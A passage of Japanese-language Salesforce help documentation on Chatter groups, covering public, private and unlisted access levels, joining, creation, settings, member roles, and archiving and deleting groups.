Chatter グループを使用すると、特定のユーザとコラボレーションできます。たとえば、チームプロジェクトに取り組んでいる場合、チームのグループを作成して、プロジェクト関連のファイルと情報を共有できます。Lightning Experience のグループフィードはリアルタイムで更新されるライブフィードです。ページを更新する必要はありません。

リストに記載しないグループの概要
リストに記載しないグループは、非公開グループと比較して、プライバシーがさらに確保されます。グループメンバーおよび「リストに記載しないグループの管理」権限を持つユーザのみが、リストビュー、フィード、および検索結果で、リストに記載しないグループにアクセスできます。

Chatter の [グループ] ページの使用
[グループ] ページには、会社内の Chatter グループのリストが表示されます。

グループへの参加または脱退
プロジェクトや関心のある共通領域について他のユーザとコラボレーションするには、グループに参加します。プロジェクト関連のファイルや情報をグループと共有できます。

Chatter グループ

Chatter グループを使用すると、特定のユーザとコラボレーションできます。たとえば、チームプロジェクトに取り組んでいる場合、チームのグループを作成して、プロジェクト関連のファイルと情報を共有できます。Lightning Experience のグループフィードはリアルタイムで更新されるライブフィードです。ページを更新する必要はありません。

最大 300 グループに参加できます。会社では、合計 30,000 のグループを作成できます。Chatter グループには、異なるアクセスレベルがあります。

- 公開: 誰でも投稿、コメント、ファイルの表示および追加ができます。公開グループには誰でも参加できます。
- 非公開: グループメンバーのみが、投稿、コメント、ファイルを表示および追加できます。ユーザは、参加を要請するか、グループの所有者またはマネージャにより追加してもらう必要があります。「すべてのデータの編集」および「すべてのデータの参照」権限を持つユーザは、組織全体のグループの投稿、更新、ファイルを参照できます。「すべてのデータの管理」権限を持つユーザは、直接非公開グループに参加し、グループの設定を変更することもできます。
- リストに記載しない: グループメンバーおよび「リストに記載しないグループの管理」権限を持つユーザのみが、投稿、コメント、ファイルを表示および追加できます。ユーザは、参加を要求できず、グループの所有者またはマネージャから招待される必要があります。リストに記載しないグループではプライバシーがさらに確保され、メンバー以外は、リストビュー、フィード、および検索結果で、リストに記載しないグループの参照およびアクセスはできません。リストに記載しないグループはデフォルトでは使用できません。システム管理者が組織で有効にする必要があります。
- 必要に応じて、[顧客を許可] を選択します。グループ所有者とマネージャは顧客を非公開グループまたはリストに記載しないグループに参加するように招待できます。顧客を含むグループは写真の左上隅がオレンジ色になっているため、簡単に識別できます。

  グループで顧客を許可した後は、グループアクセスレベルを変更できません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

システム管理者がアーカイブ機能を有効にしている場合、一部のグループがアーカイブされる可能性があります。グループがアーカイブされると、ユーザは投稿を作成できませんが、グループデータが参照用に保持されます。

メモ: ライブグループフィードは Lightning Experience の新機能です。機能強化には多くの可能性があり、またいくつかの既知の問題もあります。

- グループに投稿されたコンテンツはライブですが、メンションはライブではありません。グループ A に投稿する場合、投稿はライブです。別のフィードでグループ A をメンションした場合、そのメンションを表示するにはページを更新する必要があります。
- グループに新規投稿が行われた場合は、Lightning Experience でのみ通知を受信します。
- 開いているフィード投稿に新規コメントが書き込まれた場合、コメントを入力中かコメントボックス内をクリック済みのときにのみ Lightning Experience で通知を受信します。
- ライブフィードでサポートされる参加者数は、組織の登録制限によって異なります。ライブグループフィードやライブコメントが使用できない場合は、ページを更新するか、コメント項目をクリックします。それでもフィードがライブにならない場合は、組織の制限に達したということになります。ページを更新すれば、従来の方法でコメントを更新できます。
- グループフィードを開いているのにライブになりそうもない場合、それは今後解消される既知の問題です。

関連トピック:

Chatter グループロールによって実行可能なアクション
非公開グループの Chatter 顧客について

リストに記載しないグループの概要

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

リストに記載しないグループは、非公開グループと比較して、プライバシーがさらに確保されます。グループメンバーおよび「リストに記載しないグループの管理」権限を持つユーザのみが、リストビュー、フィード、および検索結果で、リストに記載しないグループにアクセスできます。

リストに記載しないグループは、メンバーのみがリストに記載しないグループの詳細ページ、フィード、またはファイルを参照できるという点で非公開グループに似ています。ただし、リストに記載しないグループは、非公開グループよりも秘匿性が高くなっています。

- リストに記載しないグループは、メンバー以外のユーザのリストビュー、フィード、および検索結果には表示されません。メンバーと「リストに記載しないグループの管理」権限を持つユーザのみが、リストに記載しないグループの検索やアクセスを行うことができます。
- メンバー以外のユーザはグループ詳細ページにアクセスできません。

  非公開グループの場合、メンバー以外のユーザは詳細ページの簡易版を参照できます。この簡易版では、名前、説明、メンバーリストは表示されますが、フィードやファイルは表示されません。
- リストに記載しないグループを公開または非公開グループに変換できますが、その逆はできません。

- グループ所有者、グループマネージャ、および「リストに記載しないグループの管理」権限を持つユーザのみが、グループメンバーを追加できます。ユーザは参加を要求できません。
- ユーザにリストに記載しないグループへのアクセス権がない場合は、他のユーザプロファイルにそのグループは表示されません。
- リストに記載しないグループで共有されているファイルは、そのグループのメンバーにのみ表示されます。ファイルがリストに記載しないグループ以外で共有されている場合、権限を持つ他のユーザがファイルを更新できます。
- 「すべてのデータの編集」権限または「すべてのデータの参照」権限があるユーザでも、メンバーでなければ、リストに記載しないグループまたはそのファイルにアクセスできません。また、そのグループを所有するか、管理していない限り、グループ設定を変更できません。
- 「リストに記載しないグループの管理」権限を持つユーザのみが、メンバーでなくても、リストに記載しないグループとそのファイルおよびフィードコンテンツへのアクセスまたは変更ができます。

制限事項

リストに記載しないグループを作成する場合、必ず次の制限事項を考慮してください。

- カスタムページまたは Salesforce と統合されたサードパーティアプリケーションは、Salesforce UI を使用してアクセスできないユーザに、リストに記載しないグループの情報を公開できます。組織のリストに記載しないグループの情報にアクセスできるユーザに関して、システム管理者に連絡します。
- リストに記載しないグループで、トピックは使用できません。リストに記載しないグループに投稿またはコメントを記載する際に、ハッシュタグトピックを追加することができます。このトピックは、投稿後にリンクとして書式設定されます。ただし、トピック詳細ページは作成されず、リンクは機能しません。
- 投稿やコメントで、リストに記載しないグループにメンションできません。

関連トピック:

リストに記載しない Chatter グループの有効化

リストに記載しないグループの制限

Chatter の [グループ] ページの使用

[グループ] ページには、会社内の Chatter グループのリストが表示されます。

Chatter グループのリストを表示するには、Chatter ページのサイドバーにある [グループ] をクリックします。[グループ] ページでは、次の操作を実行できます。

新規グループの作成
: [新規グループ] をクリックして [新規グループ] ページにアクセスし、グループを作成する。

グループリストのフィルタと並び替え
: 次のフィルタを使用してグループをフィルタする。

  - [最近参照したデータ]では最近参照したグループを表示します。最後に参照したグループが一番上に表示されます。
  - [私のグループ]では、ユーザが所属、所有、または管理するグループを表示します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

- [有効なグループ] では会社の有効なグループを表示します。
- [アーカイブ済みの私のグループ] では、ユーザが所属、所有、または管理するアーカイブ済みグループを表示します。

列ヘッダーをクリックしてリストを並び替える。[グループ] 列はグループ名により、[最終活動日] 列はグループへの最後の投稿またはコメントの日付により、[メンバー] 列はメンバーの状況により、それぞれ並び替えられます。

グループの検索
: グループを検索するには、[グループを検索] ボックスにグループ名または説明を 2 文字以上で入力する。リストは入力内容に基づいて自動的にフィルタされます。

グループの表示
: グループ名をクリックしてグループを表示する。すべてのグループを表示できますが、更新とファイルを表示できるのは、公開グループと自分が所属する非公開グループのみです。顧客を許可するグループには (顧客と) と示されます。

公開グループへの参加または非公開グループへの参加要求
: [参加] をクリックして公開グループに参加する。非公開グループの場合は、[参加を要請] をクリックして、グループの所有者およびマネージャに参加要求をメールで送信します。「すべてのデータの編集」権限を持つユーザは、直接非公開グループに参加できるため、非公開グループに対して [参加] が表示されます。

グループからの脱退またはグループへの参加要求の取り下げ
: をクリックして、グループから脱退するか、グループへの参加要求を取り下げる。

グループ所有者のプロファイルの表示
: グループ所有者の名前をクリックして、所有者のプロファイルを表示する。

グループのおすすめの入手
: [おすすめ] セクションで、グループの人気とグループ内での接続数に基づいて Chatter が参加を推奨するグループを確認する。リスト全体を表示するには、[さらに表示] をクリックします。推奨グループが表示されない場合、すでにユーザは推奨されるすべてのグループに属しています。

関連トピック:

[グループファイル] リスト

グループへの参加または脱退

プロジェクトや関心のある共通領域について他のユーザとコラボレーションするには、グループに参加します。プロジェクト関連のファイルや情報をグループと共有できます。

1. グループの詳細ページに移動します。
2. 公開グループに参加するには、[参加] または [グループに参加] をクリックします。非公開グループに参加するには、[参加を要請] をクリックします。この要求を承諾または拒否する非公開グループの所有者またはマネージャに要求が送信されます。

最大300グループに参加できます。アーカイブ済みグループを除く、すべてのグループがこの制限にカウントされます。たとえば、300 グループ (そのうち 10 グループはアーカイブ済み)のメンバーになっている場合、さらに10グループに参加できます。

参加したグループから脱退するか、非公開グループへの参加要求を取り下げるには、グループ詳細ページに移動し、 または [グループを脱退] をクリックします。これらのオプションが表示されない場合は、ページレイアウトの調整をSalesforceのシステム管理者に依頼してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

グループの作成と管理

Chatter グループの作成

チームと共同でプロジェクトに取り組むには、公開、非公開、およびリストに記載しない Chatter グループを作成します。

1. グループのリストに移動します。
   - Salesforce Classic では、[グループ] タブをクリックします。
   - Lightning Experience では、ナビゲーションメニューで をクリックします。
2. 右上の [新規グループ] をクリックして、グループ名と説明を入力します。

   メモ: グループ名は、公開グループおよび非公開グループ間で一意である必要があります。リストに記載しないグループの名前は一意である必要はありません。

   コミュニティが有効になっている場合、公開グループ名と非公開グループ名はコミュニティ内で一意である必要があります。


エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザ権限

グループを作成する
- 「新しい Chatter グループを作成して、所有する」



3. アクセスレベルを選択します。
   - 公開: 誰でも投稿、コメント、ファイルの表示および追加ができます。公開グループには誰でも参加できます。
   - 非公開: グループメンバーのみが、投稿、コメント、ファイルを表示および追加できます。ユーザは、参加を要請するか、グループの所有者またはマネージャにより追加してもらう必要があります。「すべてのデータの編集」および「すべてのデータの参照」権限を持つユーザは、組織全体のグループの投稿、更新、ファイルを参照できます。「すべてのデータの管理」権限を持つユーザは、直接非公開グループに参加し、グループの設定を変更することもできます。
   - リストに記載しない: グループメンバーおよび「リストに記載しないグループの管理」権限を持つユーザのみが、投稿、コメント、ファイルを表示および追加できます。ユーザは、参加を要求できず、グループの所有者またはマネージャから招待される必要があります。リストに記載しないグループではプライバシーがさらに確保され、メンバー以外は、リストビュー、フィード、および検索結果で、リストに記載しないグループの参照およびアクセスはできません。リストに記載しないグループはデフォルトでは使用できません。システム管理者が組織で有効にする必要があります。
   - 必要に応じて、[顧客を許可] を選択します。グループ所有者とマネージャは顧客を非公開グループまたはリストに記載しないグループに参加するように招待できます。顧客を含むグループは写真の左上隅がオレンジ色になっているため、簡単に識別できます。

     グループで顧客を許可した後は、グループアクセスレベルを変更できません。

4. システム管理者がグループアーカイブを有効にしている場合、必要に応じてグループの自動アーカイブ設定を変更します。無操作状態の延長期間に関係なく、グループが常に有効になっている必要がある場合にのみ、自動アーカイブを無効にします。
5. [保存] をクリックします。

メモ: 作成者がグループの所有者になります。新しい所有者を割り当てるには、グループの作成を終了してから、グループ設定を編集します。

関連トピック:

グループのアクセスレベルを変更できますか? たとえば、非公開グループを公開にできますか?

グループ設定の編集

グループ設定を編集して、所有者の変更、アーカイブ設定とグループアクセス権の変更、およびグループの削除を実行できます。

所有または管理する Chatter グループの設定を編集できます。

1. Salesforce Classic では、グループ詳細ページで [グループ設定] をクリックします。Lightning Experience では、グループヘッダーの [グループを編集] ボタンをクリックします。
2. 必要に応じて、グループ名や説明を編集します。
3. 必要に応じて、名前を入力するか、ルックアップアイコンをクリックして新しい [所有者] を割り当てるグループメンバーを検索します。所有者を変更できるのは、現在の所有者か「すべてのデータの編集」権限を持つユーザのみです。既存のメンバーから所有者を選択する必要があります。顧客はグループを所有できません。
4. システム管理者がグループのアーカイブを有効にしている場合、必要に応じてグループの自動アーカイブ設定を編集します。無操作状態の延長期間に関係なく、グループが常に有効になっている必要がある場合にのみ、自動アーカイブを無効にします。
5. 必要に応じて、グループのアクセス権を変更します。たとえば、リストに記載しないグループをより幅広い利用者に公開する場合、公開または非公開グループに変換できます。

   メモ: 非公開グループを公開グループに変更すると、更新とファイルはすべてのユーザに表示され、グループへの保留中の参加要求はすべて承諾され、そのグループには誰でも参加可能になります。顧客を含む非公開グループは、他の種類のグループに変換できません。

   - 公開: 誰でも投稿、コメント、ファイルの表示および追加ができます。公開グループには誰でも参加できます。
   - 非公開: グループメンバーのみが、投稿、コメント、ファイルを表示および追加できます。ユーザは、参加を要請するか、グループの所有者またはマネージャにより追加してもらう必要があります。「すべてのデータの編集」および「すべてのデータの参照」権限を持つユーザは、組織全体のグループの投稿、更新、ファイルを参照できます。「すべてのデータの管理」権限を持つユーザは、直接非公開グループに参加し、グループの設定を変更することもできます。
   - リストに記載しない: グループメンバーおよび「リストに記載しないグループの管理」権限を持つユーザのみが、投稿、コメント、ファイルを表示および追加できます。ユーザは、参加を要求できず、グループの所有者またはマネージャから招待される必要があります。リストに記載しないグループではプライバシーがさらに確保され、メンバー以外は、リストビュー、フィード、および検索結果で、リストに記載しないグループの参照およびアクセスはできません。リストに記載しないグループはデフォルトでは使用できません。システム管理者が組織で有効にする必要があります。
   - 必要に応じて、[顧客を許可] を選択します。グループ所有者とマネージャは顧客を非公開グループまたはリストに記載しないグループに参加するように招待できます。顧客を含むグループは写真の左上隅がオレンジ色になっているため、簡単に識別できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザ権限

公開または非公開 Chatter グループを編集する

- グループ所有者またはグループマネージャロール

  または

  公開および非公開グループを編集するための「すべてのデータの編集」

  または

  リストに記載しないグループを編集するための「リストに記載しないグループの管理」

グループで顧客を許可した後は、グループアクセスレベルを変更できません。

6. [保存] をクリックします

必要な権限がある場合は、次の操作も実行できます。

- グループをアーカイブする
- グループを削除する

関連トピック:

Chatter グループメンバーの追加と削除

グループのアクセスレベルを変更できますか? たとえば、非公開グループを公開にできますか?

グループの所有者またはマネージャであれば、グループ設定を編集して、グループを非公開から公開に、または公開から非公開に変更できます。非公開グループを公開グループに変更すると、更新とファイルはすべてのユーザに表示され、グループへの保留中の参加要求はすべて承諾され、そのグループには誰でも参加可能になります。顧客を含む非公開グループは、他の種類のグループに変換できません。顧客を許可している非公開グループのグループアクセスレベルを変更することはできません。

関連トピック:

Chatter グループロールによって実行可能なアクション

Chatter グループメンバーの追加と削除

Chatter グループはどのように所有または管理するのでしょうか。グループメンバーを追加または削除する方法を次に示します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

1. Salesforce Classic では、グループ詳細ページで [メンバーの追加/削除] をクリックします。Lightning Experience では、グループ強調表示パネルから [メンバーの追加] をクリックします (システム管理者がこのクイックアクションをグループパブリッシャーに追加する必要があります)。
2. 追加または削除するユーザの名前の入力を開始して、ユーザのリストを絞り込みます。
3. メンバーを追加するには [追加] を、削除するには × をクリックします。参加を要求した人については、[参加する] をクリックして要求を受諾するか、× をクリックして却下します。
4. 終了したら、[完了] をクリックします。

関連トピック:

Chatter グループメンバーの表示

非公開グループの要求の受諾または拒否

非公開 Chatter グループの所有者またはマネージャは、グループへの参加要求を承諾または却下できます。さらに、「すべてのデータの編集」権限を持つユーザは、すべての公開および非公開グループへの要求を表示および管理できます。「リストに記載しないグループの管理」権限を持つユーザは、組織のすべてのリストに記載しないグループに対するグループメンバーシップ要求を管理できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

1. 次のいずれかの方法で要求のリストを表示します。
   - グループ詳細ページで、[3 件の要求] などの [要求] リンクをクリックします。
   - グループ詳細ページで、[メンバーの追加/削除]をクリックし、次に [要求] 検索条件をクリックするか、[全員] 検索条件で要求をスキャンします。
   - メール要求に記載されているリンクをクリックします。
2. 要求を承諾または拒否します。

   メモ: 要求が承諾または拒否されたことを伝えるメールが各ユーザに送信されます。

   - 承諾する場合は [承諾] をクリックします。要求が 3 つ以上ある場合、[*y* の *x* を引き受ける] ([3 の 3 を引き受ける] など) をクリックするとすべての要求を承諾できます。
   - 拒否する場合は、 × をクリックします。拒否のメールに含めるメッセージを必要に応じて入力して、[送信] をクリックします。[キャンセル] をクリックして戻ることもできます。
3. ウィンドウを閉じるには [完了] をクリックします。

非公開グループを公開すると、待機中の要求すべてが自動的に受諾されます。

グループロール

Chatter グループロールによって実行可能なアクション

次の表では、Chatter の公開および非公開グループのメンバー、マネージャ、所有者が実行できるアクションについて説明します。顧客は、グループメンバーやマネージャになれますが、所有者にはなれません。

アクション	所有者	マネージャ	メンバー
グループフィードへの投稿、コメントおよび検索	はい	はい	はい
グループ内のレコードの追加または削除(設定されている場合)	はい	はい	はい
グループへのお知らせの投稿	はい	はい	
投稿とコメントの削除	はい	はい	
メンバーの追加と削除	はい	はい	
メンバーロールの変更	はい	はい	
グループ設定の編集	はい	はい	
情報項目の編集	はい	はい	
グループのアーカイブとアーカイブ済みグループの有効化	はい	はい	
グループ所有者の変更	はい		
グループの削除	はい		

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザ権限

グループを作成する
- 「新しい Chatter グループを作成して、所有する」

メンバー種別に関わらず、「すべてのデータの編集」権限を持つユーザはすべての公開および非公開グループに対してすべてのアクションを実行でき、「すべてのデータの参照」権限を持つユーザはすべての公開および非公開グループの詳細を表示できます。

さらに、リストに記載しないグループの場合は次のようになります。

- 「リストに記載しないグループの管理」権限を持つユーザは、メンバーでなくても、リストに記載しないグループに対する検索とこれらすべてのアクションを実行できます。
- 「すべてのデータの編集」権限または「すべてのデータの参照」権限を持つユーザは、メンバーであれば、リストに記載しないグループの検索とアクセスのみを実行できます。公開および非公開グループと異なり、「すべてのデータの編集」権限を持つユーザは、リストに記載しないグループでグループ所有者アクションを実行できません。グループマネージャアクションは、そのロールがリストに記載しないグループ内でそのユーザに割り当てられていれば実行できます。

関連トピック:

Chatter グループの所有者が無効化されているとどうなりますか?

Chatter グループロールの変更

自分が所有または管理するグループのChatterグループロールを変更する手順は、次のとおりです。

1. グループ詳細ページで [ロールを変更] をクリックします。
2. メンバーを検索するには、検索ボックスに入力します。必要に応じて、[マネージャ] と [すべてのメンバー] を切り替えてリストを並べ替えます。
3. マネージャにするユーザの [マネージャ] チェックボックスをオンにします。マネージャとして選択した顧客は、他の共通グループに属していなくても、グループへの参加を要請するユーザを表示し、申請を承認できます。

   メモ: グループ所有者を変更するには、グループを所有する必要があります。「すべてのデータの編集」権限を持つユーザは、公開および非公開グループの所有者も変更できます。「リストに記載しないグループの管理」権限を持つユーザは、リストに記載しないグループに対してこうした変更を実行できます。新しい所有者を割り当てるには、現在の所有者の横にある [グループ設定] リンクをクリックします。

4. [完了] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

Chatter グループの所有者が無効化されているとどうなりますか?

Chatter グループの所有者が無効化されているとどうなりますか?

無効化されたユーザが引き続きグループを所有しますが、「すべてのデータの編集」権限のあるユーザが、公開または非公開グループの新しい所有者を割り当てることができます。リストに記載しないグループについては、「リストに記載しないグループの管理」権限を持つユーザが新しい所有者を割り当てることができます。

関連トピック:

Chatter グループロールの変更

Chatter グループのアーカイブと有効化

アーカイブ済みの Chatter グループ

Chatter グループがアーカイブされると、グループメンバーは投稿を作成したり、グループでファイルを共有したりできなくなります。以前の投稿、コメント、およびファイルは、後で参照できるように引き続きグループで使用できます。

ユーザは引き続き、アーカイブ済みグループの既存の投稿へのコメント、ユーザへのメンション、およびフィードの検索ができます。ユーザはまた、アーカイブ済みグループの参加と脱退、アーカイブ済みグループを含むレポートの作成、グローバル検索を使用したアーカイブ済みグループとそのコンテンツの検索もできます。グループ所有者およびグループマネージャは、グループのアーカイブと有効化や、グループの自動アーカイブの有効化/無効化をいつでも行うことができます。「すべてのデータの編集」権限を持つユーザは組織の公開および非公開グループに対してこれらのアクションを実行でき、「リストに記載しないグループの管理」権限を持つユーザはリストに記載しないグループに対してこれらのアクションを実行できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

グループをアーカイブすると次のようになるため、ユーザは組織の有効なグループに焦点を絞ることができます。

- アーカイブ済みグループは、ユーザのグループメンバーシップの制限にカウントされない。
- アーカイブ済みグループからの投稿は、新しいコメントが追加されない限り、Chatter フィードに表示されない。新規コメントのある投稿が [すべての会社] フィードと各グループメンバーのフィードに表示されます。
- ファイルおよびフィード共有は、有効なグループに限定され、グループ検索がより効率的になる。
- アーカイブ済みグループは、[アーカイブ済みの私のグループ] にのみ表示され、[有効なグループ] リストには表示されない。

例: フィード活動がごくわずかしか存在しないかまったく存在しなくても、保持したい有益な情報がグループに含まれる場合は、アーカイブすることをお勧めします。たとえば、次のような例が考えられます。

- 営業チームが商談の交渉中に作成したグループ。リードの取引開始後はグループ活動が減りますが、営業チームは引き続き顧客に関する重要な情報にアクセスできます。
- 組織のイベントの計画に使用したグループ。イベント後にアーカイブして、ベンダ情報や計画時の議論を再利用できます。
- 顧客の主要リリースでの重要な問題を追跡するために使用したサービスデスク種別のグループ。リリースの問題の解決後にグループをアーカイブすると、サポートエージェントが今後のトラブルシューティングで関連情報にアクセスできます。
- 従来のグループを、同じ目的またはより広い目的を持つ新しいグループに置き換えた場合に、従来のグループをアーカイブしてトラフィックを新しいグループにリダイレクトする。
- チームの変更後またはチームメンバーの退社後にチームグループをアーカイブすると、チームでの議論を保存して将来参照できる。

会社全体のお知らせに使用されるグループなど、定期的には更新されないが重要な情報が含まれるグループの場合、自動アーカイブを無効にすると便利です。無効にすると、活動のない期間が連続 90 日を超えるグループでもアーカイブされないため、ユーザが重要な投稿を見逃すことがなくなります。

Chatter グループのアーカイブ

グループの手動アーカイブや、自動アーカイブ設定の編集を行います。

グループのフィード活動が毎週確認されます。90 日間連続してグループに新しいフィード投稿やコメントがない場合、そのグループは自動的にアーカイブされます。グループのメンションはフィード活動としてカウントされず、グループのアーカイブの遅延が生じません。「すべてのデータの編集」権限を持つグループ所有者、グループマネージャ、ユーザは、いつでもグループを手動でアーカイブしたり、グループの自動アーカイブ設定を編集したりできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

1. Salesforce Classic では、グループ詳細ページで [グループ設定] をクリックします。Lightning Experience では、グループヘッダーの [グループを編集] ボタンをクリックします。
2. グループのアーカイブは、次の 2 つのうちのいずれかの方法で設定します。
   - [アーカイブ] をクリックして、グループをすぐにアーカイブする。
   - [投稿またはコメントが90日間ない場合に、このグループをアーカイブします] を選択し、[保存] をクリックして自動アーカイブを設定する。

グループをアーカイブすると、次のようになります。

- グループページのパブリッシャーが非表示になり、メンバーは新しい投稿を作成したり、グループでファイルを共有したりできなくなる。
- グループは、[グループ] タブの [有効なグループ] フィルタに表示されなくなる。
- 以前のグループの投稿およびコメントは、新しいコメントが追加されない限り、Chatter フィードに表示されなくなる。新規コメントのある投稿が [すべての会社] フィードと各グループメンバーのフィードに表示されます。

自分が所有、管理、または属しているアーカイブ済みグループを検索するには、[グループ] リストの [アーカイブ済みの私のグループ] 検索条件を使用します。また、グローバル検索を使用して、アーカイブ済みグループまたは関連コンテンツを検索することもできます。アーカイブ済みグループは、グループメンバーシップの制限にカウントされません。

メモ:

- グループメンバーが所有、管理、または属している Chatter グループがアーカイブまたは有効化されても、グループメンバーにはメール通知は送信されません。

- システム管理者がグループのアーカイブを無効にした場合は、グループのアーカイブや自動アーカイブ設定の編集はできません。アーカイブ機能が無効になっていても、アーカイブ済みグループをいつでも有効にすることができます。

関連トピック:

アーカイブ済みの Chatter グループ

アーカイブ済み Chatter グループの有効化

アーカイブ済み Chatter グループの有効化

「すべてのデータの編集」権限を持つグループ所有者、グループマネージャ、ユーザは、グループ詳細ページからアーカイブ済み Chatter グループを有効化できます。

1. 有効化するグループに移動します。
   - 自分が所有、管理、または属しているアーカイブ済みグループを検索するには、[グループ]リストビューの[アーカイブ済みの私のグループ]検索条件を使用します。
   - 他のアーカイブ済みグループを検索するには、グローバル検索を使用するか、レポートを実行するか、システム管理者にお問い合わせください。
2. グループ詳細ページで[有効化]をクリックします。グループ設定ページからアーカイブ済みグループを有効化することもできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

グループが有効化されると、パブリッシャーが有効化されたグループ詳細ページが表示され、メンバーは新しい投稿を作成したり、グループでファイルを共有したりできます。

メモ:

- グループメンバーが所有、管理、または属している Chatter グループがアーカイブまたは有効化されても、グループメンバーにはメール通知は送信されません。
- 一度に有効化できるグループは 1 つのみです。複数のグループを同時に有効化するには、Salesforce API を使用します。

関連トピック:

アーカイブ済みの Chatter グループ

Chatter グループのアーカイブ

Chatter グループの削除

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

グループを削除できるのは、グループの所有者と「すべてのデータの編集」権限を持つユーザのみです。

Lightning Experience では、グループ強調表示パネルの [グループを削除] ボタンをクリックしてグループを削除できます。

Salesforce Classic では、次の手順を実行します。

1. グループ設定を編集します。グループ詳細ページで [グループ設定] をクリックします。
2. [削除] をクリックします。
3. [OK] をクリックします。

グループを削除すると、そのグループに投稿されたすべてのリンクを含め、グループの更新が完全に削除されます。ファイルを含むグループを削除する場合は、ファイル自体ではなく、そのファイルへの参照のみが削除されます。ファイルは、各ファイル所有者の[自分が所有者]など、元の場所に残ります。ファイルがグループに投稿され、他の場所で共有されていなかった場合は、グループを削除するとそのファイルへの参照も削除されます。ファイルはファイル所有者の[自分が所有者]に残り、非公開になりますが、後でもう一度共有することができます。

ヒント: 後で参照できるようにグループデータを保持するには、グループを削除するのではなく、グループをアーカイブします。

関連トピック:

- Chatter グループのアーカイブ
- ファイルが共有されている場所の表示

Chatter グループでの作業

Chatter グループの操作習得

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

グループの更新、ファイル、およびグループメンバーを表示するには、フィード、[グループ] リスト、または他のユーザのプロファイルでグループの名前をクリックします。

表示される詳細レベルとグループのページで可能な操作は、グループの種別、自分がグループのメンバー、所有者、またはマネージャかどうか、および自分のグループロールに応じて異なります。

公開グループの非メンバー

自分がメンバーではない公開グループのグループ詳細ページを表示する場合、次の操作を実行できます。

投稿とコメント
: フィードの上に更新を入力するか、フィード内の投稿の下にコメントを入力して、[共有] をクリックする。

グループへの参加
[参加] をクリックしてグループに参加する。

グループの説明と情報の表示
グループの説明と情報をフィードの横にある個別の列に表示する。

グループメンバーの表示
[グループメンバー] セクションにグループの現在のメンバーを表示する。グループに招待された顧客も含まれます。

グループに投稿されたファイルの表示、ダウンロード、検索
グループフィードに投稿されたファイルまたはグループと共有されたファイルを [グループファイル] セクションに表示する。

グループで話しているトピックの表示
グループのトピックをグループフィードの投稿の下に表示する。

グループ情報の検索
フィードの上にある  をクリックしてグループ内の情報を検索する。

非公開グループの非メンバー

